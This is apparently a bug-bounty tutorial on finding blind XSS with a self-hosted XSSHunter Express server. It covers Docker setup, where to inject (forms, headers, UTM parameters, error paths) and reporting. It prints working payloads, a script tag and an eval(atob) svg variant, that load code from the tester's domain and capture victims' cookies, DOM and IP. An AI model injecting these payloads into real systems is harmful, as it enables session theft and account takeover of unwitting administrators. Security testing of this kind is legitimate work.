How I Use XSSHunter Express to Find Blind XSS
Blind XSS isn’t the variant I find most often, but it tends to be critical in nature. Your payload fires somewhere you never see, such as a log file, support dashboard, an admin panel, and it grabs the session cookie of whoever is behind that system. That’s usually an admin. Direct path to account takeover.
I used to use the official hosted XSS Hunter service at xss.ht, but that was deprecated and shut down on February 1, 2023 by its creator. The self-hosted version XSSHunter Express is the replacement. I run mine on a DigitalOcean droplet, it runs in Docker containers in the background.
Setup #
1. DNS record Go to your domain provider and add an A record pointing a subdomain to your droplet’s IP. If you don’t have a domain, the first step is to buy one, usually around 10 bucks a year. Keep the subdomain short since the payload URL needs to fit into tight input fields.

2. Install and configure
apt update && apt install -y docker.io docker-compose
git clone https://github.com/mandatoryprogrammer/xsshunter-express.git
# Change into the repo directory
cd xsshunter-express
# Update the yml file
vim docker-compose.yml
Set HOSTNAME to your subdomain and SSL_CONTACT_EMAIL for Let’s Encrypt. For email notifications when a payload fires, fill in the SMTP fields. You don’t need a separate email account, use your regular email with SMTP access. If you’d rather skip it, set SMTP_EMAIL_NOTIFICATIONS_ENABLED to false and just check your admin panel occasionally.
3. Start it
# Start up postgres in the background
docker-compose up -d postgresdb
# Start up the service
docker-compose up xsshunterexpress
First run prints an admin password to the terminal. Save it. First request is slow while it generates the TLS cert.

Once you’ve confirmed it works, stop it with Ctrl+C and restart everything to run in the background:
docker-compose up -d

If you visit your subdomain and see a wall of JavaScript, that’s the payload. Your admin panel is at /admin.
Where and When to Inject #
Test for blind XSS any time you submit input that gets stored but isn’t reflected back to you. You fill out a contact form, you don’t see your message anywhere on the site, it’s going somewhere you can’t see.
The admin panel generates payloads for you. Put them anywhere that takes input and might get rendered somewhere else:
- Contact forms and support tickets
- Comment boxes
- Profile names and display names
- Feedback and survey fields
- Invoices and order forms (address lines, billing names)
User-Agent,Referer, andX-Forwarded-Forheaders. Set a match & replace rule in Burp to inject your payload into these automatically- UTM parameters (
utm_source,utm_campaign), some analytics engines render these in dashboards - Search fields on blogs and docs sites, companies log queries that return no results
- Error messages: cause an exception with your payload in the URL, cookie, or username
- Drop-down menus and numeric fields: intercept the request and swap the value. The front-end restricts input, the back-end might not
Think about where your input ends up, not where you put it in. Include a unique identifier in each payload, so when a callback fires weeks later you know which injection point triggered it.
Payloads #
XSSHunter generates several payload variants for different contexts. The classic one is:
"><script src="https://xss.yourdomain.com"></script>
If script tags are filtered, the panel gives you variants that use event handlers instead:
'"><svg onload="eval(atob(this.id))" id="[base64-encoded payload]">
<img>withonerror<input>withautofocusandonfocus, triggers without interactionjavascript:URI, for when your input lands in anhref<iframe>, validates the injection point<base href>, can bypass CSP
Some trigger in minutes, some take weeks. When a payload triggers, XSSHunter captures a screenshot, the full DOM, cookies, the URL, and the victim’s IP and user agent.
Reporting #
A confirmed callback gives you proof of execution in an authenticated context. Include the injection point, the payload, the screenshot, and the captured data. That’s sufficient for a clear report.